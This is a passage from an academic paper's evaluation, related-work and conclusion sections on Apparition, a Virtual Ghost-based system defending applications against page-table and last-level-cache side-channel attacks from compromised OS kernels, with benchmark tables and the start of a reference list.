**OpenSSH Client:** We used the preinstalled OpenSSH [65] Secure Shell client and server to evaluate the Virtual Ghost optimizations. We ran the OpenSSH client on our FreeBSD 9.0 machine and the server on the FreeBSD 9.3 machine to measure bandwidth. We generated the contents of each file by collecting random numbers from the `/dev/random` device on our FreeBSD 9.0 machine and transferred the files to the FreeBSD 9.3 machine.

**Ghosting OpenSSH Client:** We evaluated our defenses on the `ssh` and `ssh-keygen` programs of the OpenSSH 6.2p1 application suite modified by Criswell et al. to use ghost memory to store heap objects [26]: `ssh-keygen` generates public and private key pairs for `ssh` to use for password-less authentication. Criswell et al. enhanced these two programs to share a hard-coded AES private application key that they use to encrypt private authentication keys. The `ssh-keygen` program encrypts all the private authentication key files it generates with this private application key. The `ssh` client decrypts these keys and puts them, as well as all other heap objects, into ghost memory. For these experiments, we ran the ghosting OpenSSH client on the Virtual Ghost and Apparition machine and the server on the machine running native FreeBSD 9.3. We collected the bandwidth reported in the `ssh` client's debug output when transferring 1 KB to 512 MB files using the modified `ssh` client. We transferred the files by having the `ssh` client run the `cat` command on the files on the server.

**Ghosting Bzip2:** We compiled Bzip2 1.0.6, a data compression program [16], with a new C library that can, at run-time, be configured to allocate heap objects in either traditional user-space memory or in ghost memory. We measure the time for Bzip2 to compress the 32 MB file we used in the OpenSSH experiments.

**Ghosting GnuPG:** We compiled GnuPG 2.0.18, a cryptography program [45], with our C library that can, at run-time, be configured to allocate heap objects in either traditional user-space memory or in ghost memory. We evaluate encrypting, decrypting, signing, and verifying signatures of files ranging from 1 KB to 32 MB in size. Due to space, we only report overheads for signing files. Encryption, decryption, and verification have

| Test | Native ($\mu$s) | Std. Dev. | VG Overhead | Opt-VG Overhead |
|---|---|---|---|---|
| null syscall | 0.1 | 0.0 | 2.9× | 2.6× |
| open/close | 1.8 | 0.0 | 2.3× | 1.8× |
| mmap | 5.6 | 0.1 | 5.1× | 3.4× |
| page fault | 36.3 | 1.3 | 1.0× | 1.0× |
| fork + exit | 49.2 | 0.1 | 4.1× | 2.0× |
| fork + exec | 54.4 | 0.1 | 3.9× | 1.9× |
| fork + /bin/sh -c | 515.4 | 1.0 | 2.2× | 1.5× |
| signal handler install | 0.2 | 0.0 | 2.3× | 2.1× |
| signal handler delivery | 1.1 | 0.0 | 0.9× | 0.8× |
| read | 0.1 | 0.0 | 2.7× | 2.3× |
| write | 0.1 | 0.0 | 2.9× | 2.5× |
| stat | 1.2 | 0.0 | 2.1× | 1.8× |
| select | 2.8 | 0.0 | 1.9× | 1.6× |
| fcntl lock | 2.8 | 0.0 | 1.9× | 1.6× |
| context switch | 0.5 | 0.0 | 1.2× | 1.0× |
| pipe | 1.6 | 0.0 | 1.7× | 1.5× |

Table 3: LMBench Latency Results

similar overheads.

**Ghosting RandomAccess:** We created a microbenchmark named RandomAccess which modifies an 8 MB array of 64 B elements in the heap in random order 20,000 times. Specifically, it first generates a random order in which to access all the array elements, ensuring that every element in the array is accessed once. It then iterates over the array in the random order, replacing the contents of the current element with the index of the previously accessed element. The first iteration warms up the cache and is not used in measuring performance; RandomAccess records the execution time of the next 20,000 iterations and reports the average latency of an iteration. By seeding the pseudo-random number generator with the same seed, RandomAccess can exhibit deterministic results. We link RandomAccess with our C library so that we can configure it to allocate heap objects in traditional user-space memory or in ghost memory as needed.

**Ghosting Clang:** We compiled Clang 3.0, a C/C++ compiler [1], with our C library that can, at run-time, be configured to allocate heap objects in either traditional user-space memory or in ghost memory. We measured the time to compile a C source file named `gcc-smaller.c` from SPEC CPU 2017 [5] into assembly code by using Clang. We used the `-O3` and `-pipe` command-line options.

Besides the native FreeBSD 9.0 kernel, we have conducted our experiments on the FreeBSD SVA kernels with the following configurations of Virtual Ghost/Apparition:

1. **VG**: Virtual Ghost without the new optimizations described in Section 4 and without our new defenses. This version of Virtual Ghost is a faster and more robust implementation of the original prototype [26].
2. **Opt-VG**: Virtual Ghost with the optimizations described in Section 4.

| Test | Native (MB/s) | Std. Dev. | VG Overhead | Opt-VG Overhead |
|---|---|---|---|---|
| pipe | 14,865.2 | 29.7 | 1.3× | 1.2× |

Table 4: LMBench Bandwidth Results

3. **Opt-VG-PG**: The optimized Virtual Ghost enhanced with only our defenses to the page table side-channel attacks.
4. **Opt-VG-LLCPart**: The optimized Virtual Ghost enhanced with only our mitigations to the LLC side-channel attacks.
5. **Apparition**: The optimized Virtual Ghost enhanced with the defenses to both the page table and LLC side-channel attacks (in other words, the full Apparition system).

## 8.2 Virtual Ghost Optimizations

We evaluate the overheads of the optimized version of Virtual Ghost's SFI enforcement and SVA-OS MMU instructions (described in Section 4) relative to the original Virtual Ghost and to native x86-64 FreeBSD. For the baseline kernel, we used a native x86-64 FreeBSD 9.0 kernel configured with the same options as the Virtual Ghost FreeBSD kernels and compiled with the same compiler and compilation options. We focus here on evaluating the overheads of Virtual Ghost on traditional non-ghosting applications, i.e., applications that do not use ghost memory but still need to run on the Virtual Ghost system. Our microbenchmarks and benchmark applications therefore do not use ghost memory when running on Virtual Ghost.

As shown below, our optimizations always improve performance for the benchmarks we tested.

**Microbenchmarks:** We used the LMBench benchmark suite [55] to measure the latency of various system calls on Virtual Ghost with and without the new optimizations. Tables 3 and 4 show the performance of the





Figure 4: LMBench File Creation/Deletion Rate

native FreeBSD 9.0 kernel and the overheads of Virtual Ghost, with and without the optimizations, normalized to the native FreeBSD 9.0 kernel. While the overheads in Table 3 may seem high, we note that the performance of real-world applications (shown subsequently) are much better as applications only spend a portion of their time executing kernel code.

As Tables 3 and 4 show, Virtual Ghost incurs 2.4× overhead on average while our optimizations reduce the overhead to 1.8× on average. In particular, elimination of serializing instructions improves system calls that perform many page table updates. For example, `fork + exit` overhead drops from 4.1× to 2.0×, and `fork + exec` drops from 3.9× to 1.9×. On FreeBSD, the `mmap()` system call premaps some amount of physical memory to the newly mapped region, so our optimizations also improve its overhead from 5.1× to 3.4×.

Signal handler function dispatch shows a slight performance improvement on Virtual Ghost compared to native FreeBSD. The FreeBSD kernel on Virtual Ghost cannot read the register state saved on interrupts, traps, and system calls [26] and therefore does not copy this information into the user-space stack for signal handlers to inspect like the FreeBSD kernel does. We believe this is why Virtual Ghost shows a slight performance benefit for signal handler dispatch.

Figure 4 reports the performance of the file creation/deletion workload of LMBench on native FreeBSD and Virtual Ghost with and without the new optimizations. Virtual Ghost slows down the file creation and deletion rates by 2.2× and 2.1×, respectively, on average across all file sizes, and the optimizations reduce both of the overheads to 1.7×. The standard deviation is 0% for all file sizes tested.

**Applications:** Table 5 lists the average CPU time spent for OpenSSH client file transfers on the native FreeBSD kernel over 20 rounds of execution. We measured the CPU time by recording the number of unhalted clock cycles used while executing the `ssh` client with the `pmcstat` utility and then converted this number into milliseconds based on the CPU's clock speed. We made the same measurements for the OpenSSH client on Virtual Ghost with and without optimizations; the VG and Opt-VG lines in Figure 6 show the results. For files from 1 KB to 8 MB, the original Virtual Ghost incurs overheads of 3% to 12% with a 1% average standard deviation. The optimizations reduce the overhead to 2% to 10%. For files larger than 8 MB, the overheads of Virtual Ghost with or without the optimizations are negligible. Additionally, the differences between the results of 128 KB, 256 KB and 512 KB are within the standard deviation.

Figure 5 shows the average OpenSSH client file transfer bandwidth on the native FreeBSD kernel over 10 rounds. For files between 1 KB and 2 MB in size, the original Virtual Ghost incurs negligible overheads ranging from 1% to 3% with up to 1% standard deviations. With the optimizations, the overheads on bandwidth remain similar.

| Size | CPU Time | Std. Dev. | Size | CPU Time | Std. Dev. |
|---|---|---|---|---|---|
| 1 | 13.7 | 0.3 | 1,024 | 26.9 | 0.4 |
| 2 | 13.8 | 0.2 | 2,048 | 37.1 | 0.4 |
| 4 | 13.9 | 0.2 | 4,096 | 57.3 | 0.3 |
| 8 | 14.5 | 0.3 | 8,192 | 97.8 | 0.4 |
| 16 | 15.2 | 0.3 | 16,384 | 178.4 | 0.4 |
| 32 | 16.8 | 0.3 | 32,768 | 339.9 | 0.5 |
| 64 | 17.1 | 0.4 | 65,536 | 662.2 | 0.3 |
| 128 | 18.1 | 0.3 | 131,072 | 1,306.8 | 0.6 |
| 256 | 19.0 | 0.5 | 262,144 | 2,596.0 | 1.2 |
| 512 | 21.5 | 0.4 | 524,288 | 5,171.1 | 2.5 |

Table 5: OpenSSH Client Average File Transfer CPU Time. Time in miliseconds. Size in KB.





Figure 5: OpenSSH Client Average File Transfer Rate on Native FreeBSD

Table 6 shows the overhead of Virtual Ghost with and without the new optimizations on Bzip2 compression and GnuPG when signing 2 MB files. For this experiment, ghost memory is disabled, so heap objects are allocated in traditional user-space memory, and physical memory is mapped on demand. We use a small file size here as





Figure 6: OpenSSH Client Average File Transfer CPU Time Normalized to Native FreeBSD

| | Bzip2 | GnuPG Signing |
|---|---|---|
| Native (ms) | 183.20 | 54.71 |
| VG Overhead (×) | 1.05 | 1.06 |
| Opt-VG Overhead (×) | 1.04 | 1.03 |

Table 6: Bzip2 and GnuPG Results for 2 MB Files

| | RandomAccess | Bzip2 | Clang |
|---|---|---|---|
| Native FreeBSD | 643.23 $\mu$s | 2.89 s | 28.36 s |
| std. dev. | 0.64 $\mu$s | 0.00 s | 0.63 s |
| Opt-VG Overhead (×) | 1.28 | 1.04 | 1.03 |
| Opt-VG-PG Overhead (×) | 1.32 | 1.04 | 1.03 |
| Opt-VG-LLCPart Overhead (×) | 2.09 | 1.04 | 1.03 |
| Apparition Overhead (×) | 2.11 | 1.05 | 1.05 |

Table 7: RandomAccess, Bzip2 and Clang Results

Virtual Ghost has higher overhead on GnuPG when compressing 2 MB files than when compressing larger files. Virtual Ghost adds 5% overhead to Bzip2, which is reduced to 4% with the optimizations. It incurs a 6% overhead to the overall performance for GnuPG signing; the optimizations reduce the overhead to 3%. The standard deviations for both Bzip2 and GnuPG is 0%.

## 8.3 Page Table Side-Channel Defenses

We now evaluate the performance of our page table side-channel defenses in Sections 5.1 and 5.2.

**Ghosting RandomAccess:** The second column of Table 7 reports the average latency of each iteration over 20 rounds of execution for the RandomAccess microbenchmark. The overheads on Virtual Ghost with our new optimizations without (Opt-VG) and with our page table side-channel defenses enabled (Opt-VG-PG) show that the page table side-channel defenses add no additional overhead to Opt-VG (when accounting for the standard deviation of 4%). This is because the only OS kernel operations incurred during the loop in RandomAccess are context switches, and our page table defenses add no overhead to context switching. We believe that Opt-VG and Opt-VG-PG add overhead to native FreeBSD because Opt-VG and Opt-VG-PG map ghost memory with 4 KB pages while native FreeBSD maps traditional user-space memory using super pages whenever possible [57].

**Ghosting Bzip2:** We enabled ghost memory for Bzip2 for all systems except the native FreeBSD kernel. The third column of Table 7 reports the average of 10 rounds of this experiment and shows that our page table defenses do not affect the overall performance of Bzip2 compression relative to Opt-VG. The standard deviation is 0%. Since Bzip2 accesses all the heap memory that it allocates when compressing the 32 MB file, our page table defenses do not incur any overhead by disabling demand paging of ghost memory.





Figure 7: Ghosting OpenSSH Client File Transfer Bandwidth Normalized to Native FreeBSD

**Ghosting OpenSSH Client:** The Opt-VG-PG-Ghosting line in Figure 6 shows the overhead of our page table defenses on the unhalted CPU clock cycles (converted into time using the processor's clock frequency) of the `ssh` client transferring files. Each data point is the average of 20 rounds of execution. For 1 KB to 4 MB files, page table defenses increase the overhead of Opt-VG (denoted by the Opt-VG-ghosting line in Figure 6) by 1% to 10% with a 2% standard deviation. For large files, page table defenses add no overhead to the CPU time.

Figure 7 shows the overheads of our page table defenses on the client file transfer bandwidth. Page table defenses add no overhead to the optimized Virtual Ghost across all file sizes (differences are within the range of standard deviation).

**Ghosting GnuPG:** We enabled ghost memory for GnuPG for all systems except the native FreeBSD kernel. Table 8 shows the performance of signing files with GnuPG. The page table defenses incur a constant overhead of around 14 ms across all file sizes. This overhead

| File Size (KB) | Native | Std. Dev. | Opt-VG | Opt-VG-PG | Opt-VG-LLCPart | Apparition |
|---|---|---|---|---|---|---|
| 1 | 8.6 | 0.1 | 9.5 | 23.7 | 12.1 | 25.2 |
| 2 | 8.6 | 0.1 | 9.5 | 23.8 | 12.1 | 24.9 |
| 4 | 8.6 | 0.1 | 9.5 | 23.9 | 12.2 | 25.5 |
| 8 | 8.7 | 0.2 | 9.6 | 23.9 | 12.1 | 25.1 |
| 16 | 8.9 | 0.1 | 9.8 | 23.9 | 12.5 | 25.4 |
| 32 | 9.2 | 0.1 | 10.1 | 24.4 | 12.9 | 25.6 |
| 64 | 9.9 | 0.1 | 10.9 | 25.4 | 13.6 | 27.0 |
| 128 | 11.4 | 0.1 | 12.4 | 26.8 | 15.2 | 28.4 |
| 256 | 14.3 | 0.1 | 15.4 | 29.7 | 18.3 | 31.5 |
| 512 | 20.1 | 0.1 | 21.3 | 35.6 | 24.4 | 37.4 |
| 1024 | 31.6 | 0.1 | 33.2 | 47.7 | 36.4 | 49.4 |
| 2048 | 54.8 | 0.0 | 56.8 | 71.2 | 60.5 | 73.6 |
| 4096 | 100.9 | 0.1 | 103.9 | 118.2 | 108.0 | 121.1 |
| 8192 | 193.3 | 0.1 | 198.6 | 212.9 | 203.6 | 217.0 |
| 16384 | 377.8 | 0.2 | 386.2 | 400.1 | 394.6 | 407.3 |
| 32768 | 746.6 | 0.5 | 761.8 | 776.1 | 776.6 | 789.2 |

Table 8: GnuPG Signing Results. Time in milliseconds.

occurs because our page allocation defenses disable demand paging of ghost memory. `malloc()` attempts to fulfill allocation requests by allocating memory chunks with 4 MB alignment from the OS. This alignment constraint may cause `malloc()` to map a larger virtual memory region for the heap and return a pointer to an aligned 4 MB block within it. Although GnuPG only uses the aligned portion of memory, the page table defenses still allocate and map physical memory for the remaining unaligned 8 MB portion, incurring the 14 ms overhead. The overhead becomes negligible as the file size increases, as Table 8 shows. The standard deviation is 3% on average.

**Ghosting Clang:** As the fourth column of Table 7 shows, the page table defenses do not add any overhead to Clang relative to Opt-VG. This indicates that Clang uses most of the heap memory it allocates. Therefore, allocating and mapping physical memory at allocation time as opposed to on demand incurs no overhead.

## 8.4 LLC Side-Channel Defenses

We have compared the performance of various cache partition sizes with the baseline where the ghosting application, the kernel and the Apparition VM can all use the entire LLC. Our results indicate that the Apparition VM needs only 2 LLC ways to avoid performance degradation. We also experimentally determined that assigning 12, 2, and 2 LLC ways to the ghosting application, the kernel, and the Apparition VM, respectively, best achieves performance similar to the baseline. This provides ghosting applications the maximum number of LLC ways possible. While we use static partitions, we could leverage dynamic cache partitioning techniques e.g., SecDCP [70], to improve performance.

**Ghosting RandomAccess:** We use the RandomAccess microbenchmark in Section 8.1 to evaluate the impact of LLC partitioning when an application's working set is small enough to fit in the LLC but exceeds the capacity of the assigned partition. Since the 8 MB array is larger than the capacity of the 12-way partition of the 16-way 8 MB LLC, LLC partitioning increases the overhead of Opt-VG from 1.28× to 2.09× with a 3% standard deviation.

**Ghosting Bzip2:** We enabled ghost memory for Bzip2 for all systems except the native FreeBSD kernel. Table 7 shows the overhead of LLC partitioning on Bzip2 compressing a 32 MB file as Section 8.1 describes. LLC partitioning does not affect the performance of Bzip2, which indicates the capacity of the 12-way LLC partition is sufficient for the cache lines frequently accessed by Bzip2. The standard deviation is 0%.

**Ghosting OpenSSH Client:** We evaluate the overhead of LLC partitioning on OpenSSH client CPU time and bandwidth when transferring files of varying sizes; Figure 6 shows the file transfer CPU time normalized to the native FreeBSD 9.0 averaged over 20 rounds of execution. Opt-VG-LLCPart-ghosting (Opt-VG with LLC partitioning enabled) is 1.18× (on average with a worst case of 1.27×) across all file sizes (where Opt-VG is 1.09× on average) when normalized to FreeBSD. The overhead of LLC partitioning mainly comes from the LLC partition switches among the ghosting application, the kernel and the Apparition VM in the runtime, which slows down the performance by 1.16× on average across all file sizes. The standard deviation is 1% on average across all file sizes.

Figure 7 illustrates the performance impact of LLC partitioning on client file transfer bandwidth. The results are averaged over 20 rounds of execution. Opt-VG-LLCPart-ghosting reduces bandwidth to 0.91 that of native FreeBSD on average across all file sizes with a worst case of 0.85 (compared to 0.92 for Opt-VG). The standard deviation ranges from 0% to 1% across all file sizes.

**Ghosting GnuPG:** We enabled ghost memory for GnuPG for all systems except the native FreeBSD kernel. Table 8 shows the performance impact of LLC partitioning on GnuPG as Section 8.1 describes. For 1 KB to 4 MB files, LLC partitioning incurs a 3 ms to 4 ms overhead which is the overhead for maintaining i.e., switching among, different LLC partitions. For 8 MB to 32 MB files, although their sizes exceed the capacity of the 6 MB ghost memory LLC partition and the absolute additional execution time incurred by LLC partitioning is longer, the overhead to the overall performance is negligible. The execution time of Opt-VG-LLCPart for signing 8 MB to 32 MB files is 1.05× (Opt-VG is 1.02×) that for native FreeBSD on average. The standard deviation is 1.2% on average across all file sizes.

**Ghosting Clang:** Tables 7 and 9 show that our LLC side-channel defenses incur a negligible 3% overhead when assigning 12, 2 and 2 LLC ways to the ghosting Clang, the kernel, and the Apparition VM, respectively. However, when we shrink the number of LLC ways assigned to the ghosting Clang to 6, 4, and 2 while the LLC partition sizes of the kernel and the Apparition VM remain the same, we observe that the execution time for Opt-VG-LLCPart is as much as 1.1×, 1.3×, and 1.6× that of native FreeBSD. This is because the working set of Clang exceeds the capacity of the cache partition.

We also evaluated the overhead of LLC partitioning when executing more ghosting applications than the processor has partitions. As Section 7 describes, our pro-

| # of LLC Ways | Overhead (×) | # of LLC Ways | Overhead (×) |
|---|---|---|---|
| 2 | 1.64 | 8 | 1.08 |
| 4 | 1.30 | 10 | 1.05 |
| 6 | 1.14 | 12 | 1.03 |

Table 9: Overhead of Opt-VG with Varying Sizes of LLC partition for Ghosting Clang. Normalized to Native FreeBSD.

totype shares a single partition among multiple ghosting applications and flushes the cache on context switches between two ghosting applications. We run two ghosting Clang processes in parallel in the background, where each compiles either `gcc-smaller.c` or `gcc-pp.c` from SPEC CPU 2017 [5]. On native FreeBSD, it takes 57.3 seconds to compile `gcc-smaller.c` in this scenario; Compilation on Opt-VG-LLCPart takes 1.06× (1.03× for Opt-VG) the time on native FreeBSD, with a 0.4% standard deviation.

## 8.5 Evaluation of Combined Defenses

We now evaluate the combined overheads of our page table and LLC side-channel defenses using RandomAccess, Bzip2, the OpenSSH client, GnuPG, and Clang.

RandomAccess executes in 2.11× the time taken by native FreeBSD when executing on Apparition, as Table 7 shows; the standard deviation is 2%. The overhead mainly comes from the mitigations to LLC side-channel attacks. Table 7 also shows that Apparition with all defenses enabled on Bzip2 only adds 5% overhead (compared to Opt-VG's 4%) relative to native FreeBSD with 0% standard deviation.

Figure 6 shows the performance impact of all defenses on the OpenSSH client file transfer CPU time. The overhead of Apparition ranges from 16% to 33% relative to native FreeBSD, with a 1% standard deviation across all file sizes, which is a combination of the slow down incurred by page table and LLC side-channel defenses in addition to the overhead of Opt-VG. Figure 7 illustrates the performance impact of all defenses on the client file transfer rate. Apparition reduces the file transfer rate to 0.91 that of native FreeBSD on average across all file sizes with a worst case of 0.85 (compared to 0.92 for Opt-VG).

Table 8 shows that Apparition incurs a constant overhead of around 16 ms relative to Opt-VG on GnuPG across 1 KB to 4 MB files, 14 ms of which comes from the page table side-channel with the remaining from the LLC partitioning defenses. As Table 8 shows, the overhead of both defenses becomes negligible as the file size increases. The standard deviation is 3.0% on average across all file sizes.

Table 7 shows that the ghosting Clang compiler incurs 5% overhead relative to native FreeBSD with a standard deviation of 2% when running on Apparition.

# 9 Related Work

Recent work removes commodity OS kernels from the TCB. SP$^3$ [75], Overshadow [20], InkTag [40], CHAOS [18], and AppShield [21] build on commercial hypervisors and protect entire applications by providing an encrypted view of application memory to the OS and detect corruption of physical memory frames by the OS using digital signatures. Virtual Ghost [26] uses compiler instrumentation to insert run-time checks and can also protect entire applications. Hardware such as Intel SGX [23, 42] and AMD SEV [31, 39] protect unprivileged applications and virtual machines from malicious privileged code such as the OS and hypervisors. Haven [12] uses Intel SGX [23, 42] to isolate entire unmodified legacy applications from the OS. All of these shielding systems are vulnerable to side-channel attacks.

Page table side-channel attacks can steal secret application data on Intel SGX and InkTag [63, 67, 73]. T-SGX [62] transforms SGX applications to thwart page fault side channels by executing computations within Intel TSX transactions. TSX aborts transactions upon exceptions and interrupts, ensuring no page fault sequence leaks to the OS. However, its overhead ranges from 4% to 118% with a geometric mean of 50%. DÉJÀ VU [19] builds a software reference clock protected by Intel TSX transactions within SGX enclaves. It detects privileged side-channel attacks that trigger frequent traps and interrupts and aborts the application if an attack is detected.

Cache side-channel attacks are a known problem [36–38,43,52,58,76,79]. Several defenses partition the cache but generally assume an unprivileged attacker e.g., an unprivileged process [70, 71, 80] or a virtual machine attacking its neighbors [35, 44, 50, 61, 80]. These defenses cannot mitigate attacks by privileged code. Still, we can leverage techniques such as dynamic partitioning in SecDCP [70] to improve the performance of our cache partitioning scheme but, unlike SecDCP, ensure that the OS does not reconfigure or disable the partitioning.

Other mechanisms can mitigate cache side-channel attacks, but they also assume unprivileged attackers. SHARP [74] alters a shared cache's replacement policy to prevent the attacker from learning the victim's memory access patterns by cache evictions. It prioritizes evicting LLC cache lines that are not in any private L1 cache and the LLC cache lines of the current process. However, a compromised OS can still evict the cache lines of the victim as it can run on the victim's behalf. The Random Fill Cache Architecture [51] breaks the correlation between demand memory access and L1 cache fills to defend against reuse-based side-channel attacks. Wang and Lee [71] proposed that memory-to-cache map-

pings in L1 cache be dynamically randomized. Both approaches focus on L1 cache and may incur high performance overhead on much larger LLCs. Additionally, all three approaches require hardware modifications. FuzzyTime [41] and TimeWarp [53] introduce noise to the system clock to disrupt attackers' time measurements but hurt programs needing a high-precision clock.

Some approaches detect, rather than prevent, cache side-channel attacks. Chiappetta et al. [22] detect cache side channels by finding correlations between the LLC accesses of the attacker and the victim. HexPADS [59] detects cache side channels based on the frequent cache misses of the attacker. However, both approaches tend to suffer from high false positives and false negatives.

A final approach is to design hardware without side channels and formally verify that they are correct. SecVerilog [77] and Sapper [48] present new hardware description languages with information flow tracking that processor designers can use to design processors without timing-channel exploits. Sanctum [24] is an isolation framework similar to Intel SGX that mitigates page table and cache side-channel attacks by maintaining a per-enclave page table in addition to the traditional page table managed by the OS with extra registers and logic. It also isolates the enclaves in both DRAM and cache using page coloring maintained by the TCB. However, these defenses require hardware modifications.

## 10 Conclusions

Despite defenses such as InkTag [40], Virtual Ghost [26], and Haven [12], compromised OS kernels can steal application data via side-channel attacks. We present Apparition, an enhanced Virtual Ghost system that protects applications from page table and LLC side-channel attacks. Apparition improves the performance of the original Virtual Ghost by up to 2× by eliminating unnecessary serializing instructions and by utilizing Intel MPX. Apparition also enhances Virtual Ghost's memory protection features to thwart page table side-channel attacks and combines its memory protection features with Intel's CAT hardware to defeat LLC side-channel attacks. Apparition requires no changes to the processor or OS kernels running on SVA. We compared Apparition's performance to Virtual Ghost enhanced with our optimizations; it adds 1% to 18% overhead (relative to native FreeBSD) to most of the real-world applications we tested but adds up to 86% additional overhead to GnuPG.

## Acknowledgements

The authors thank the anonymous reviewers for their insightful feedback. This work was supported by NSF Awards CNS-1319353, CNS-1618497, CNS-1618588, CNS-1629770, and CNS-1652280.

## References

[1] clang: a C language family frontend for LLVM. https://clang.llvm.org.

[2] *ARM Architecture Reference Manual: ARMv7-A and ARMv7-R Edition*. 2011.

[3] *ARM Architecture Reference Manual: ARMv8, for ARMv8-A Architecture Profile*. 2014.

[4] *Intel 64 and IA-32 Architectures Software Developer's Manual*, vol. 3. Intel, September 2016.

[5] SPEC CPU® 2017. https://www.spec.org/cpu2017, 2017.

[6] Intel analysis of speculative execution side channels. Tech. Rep. 336983-003, May 2018.

[7] ABADI, M., BUDIU, M., ERLINGSSON, U., AND LIGATTI, J. Control-flow integrity principles, implementations, and applications. *ACM Transactions on Information Systems Security 13* (November 2009), 4:1–4:40.

[8] ACIIÇMEZ, O. Yet another microarchitectural attack: Exploiting I-cache. In *Proceedings of the 2007 ACM Workshop on Computer Security Architecture* (2007), CSAW'07, pp. 11–18.

[9] ACIIÇMEZ, O., BRUMLEY, B. B., AND GRABHER, P. New results on instruction cache attacks. In *Proceedings of the 12th International Conference on Cryptographic Hardware and Embedded Systems* (2010), CHES'10, pp. 110–124.

[10] ACIIÇMEZ, O., AND SCHINDLER, W. A vulnerability in RSA implementations due to instruction cache analysis and its demonstration on OpenSSL. In *Proceedings of the 2008 The Cryptopgraphers' Track at the RSA Conference on Topics in Cryptology* (2008), CT-RSA'08, pp. 256–273.

[11] ARM LIMITED. ARM security technology: Building a secure system using TrustZone technology, 2009.

[12] BAUMANN, A., PEINADO, M., AND HUNT, G. Shielding applications from an untrusted cloud with Haven. In *Proceedings of the 11th USENIX Conference on Operating Systems Design and Implementation* (2014), OSDI'14, pp. 267–283.

[13] BENGER, N., POL, J., SMART, N. P., AND YAROM, Y. "ooh aah... just a little bit": A small amount of side channel can go a long way. In *Proceedings of the 16th International Workshop on Cryptographic Hardware and Embedded Systems* (2014), CHES'14, pp. 75–92.

[14] BHARGAVA, R., SEREBRIN, B., SPADINI, F., AND MANNE, S. Accelerating two-dimensional page walks for virtualized systems. In *Proceedings of the 13th International Conference on Architectural Support for Programming Languages and Operating Systems* (2008), ASPLOS'08, pp. 26–35.

[15] BOVET, D. P., AND CESATI, M. *Understanding the LINUX Kernel*, 3rd ed. O'Reilly, Sebastopol, CA, 2006.

[16] BZIP2. bzip2 and libbzip2, 1996. http://www.bzip.org.

[17] CHECKOWAY, S., AND SHACHAM, H. Iago attacks: why the system call API is a bad untrusted RPC interface. In *Proceedings of the 18th International Conference on Architectural Support for Programming Languages and Operating Systems* (2013), ASPLOS'13, pp. 253–264.

[18] CHEN, H., ZHANG, F., CHEN, C., YANG, Z., CHEN, R., ZANG, B., AND MAO, W. Tamper-resistant execution in an untrusted operating system using a virtual machine monitor. Tech. rep., Fudan University, Parallel Processing Insitute, 2007.

[19] CHEN, S., ZHANG, X., REITER, M. K., AND ZHANG, Y. Detecting privileged side-channel attacks in shielded execution with DÉJÀ VU. In *Proceedings of the 2017 ACM Asia Conference on Computer and Communications Security* (2017), ASIA CCS'17, pp. 7–18.

[20] CHEN, X., GARFINKEL, T., LEWIS, E. C., SUBRAHMANYAM, P., WALDSPURGER, C. A., BONEH, D., DWOSKIN, J., AND PORTS, D. R. Overshadow: a virtualization-based approach to retrofitting protection in commodity operating systems. In *Proceedings of the 13th International Conference on Architectural Support for Programming Languages and Operating Systems* (2008), ASPLOS'08, pp. 2–13.

[21] CHENG, Y., DING, X., AND DENG, R. H. Efficient virtualization-based application protection against untrusted operating system. In *Proceedings of the 10th ACM Symposium on Information, Computer and Communications Security* (2015), ASIA CCS'15, pp. 345–356.

[22] CHIAPPETTA, M., SAVAS, E., AND YILMAZ, C. Real time detection of cache-based side-channel attacks using hardware performance counters. *Appl. Soft Comput. 49*, C (Dec. 2016), 1162–1174.

[23] COSTAN, V., AND DEVADAS, S. Intel SGX explained. *IACR Cryptology ePrint Archive 2016* (2016), 86.

[24] COSTAN, V., LEBEDEV, I., AND DEVADAS, S. Sanctum: Minimal hardware extensions for strong software isolation. In *Proceedings of the 25th USENIX Security Symposium* (2016), SEC'16, pp. 857–874.

[25] CRISWELL, J. *Secure Virtual Architecture: Security for Commodity Software Systems*. PhD thesis, Computer Science Department, University of Illinois at Urbana-Champaign, Urbana, IL, August 2014.

[26] CRISWELL, J., DAUTENHAHN, N., AND ADVE, V. Virtual Ghost: Protecting applications from hostile operating systems. In *Proceedings of the 19th International Conference on Architectural Support for Programming Languages and Operating Systems* (2014), ASPLOS'14.

[27] CRISWELL, J., GEOFFRAY, N., AND ADVE, V. Memory safety for low-level software/hardware interactions. In *Proceedings of the 18th Usenix Security Symposium* (2009), SEC'09.

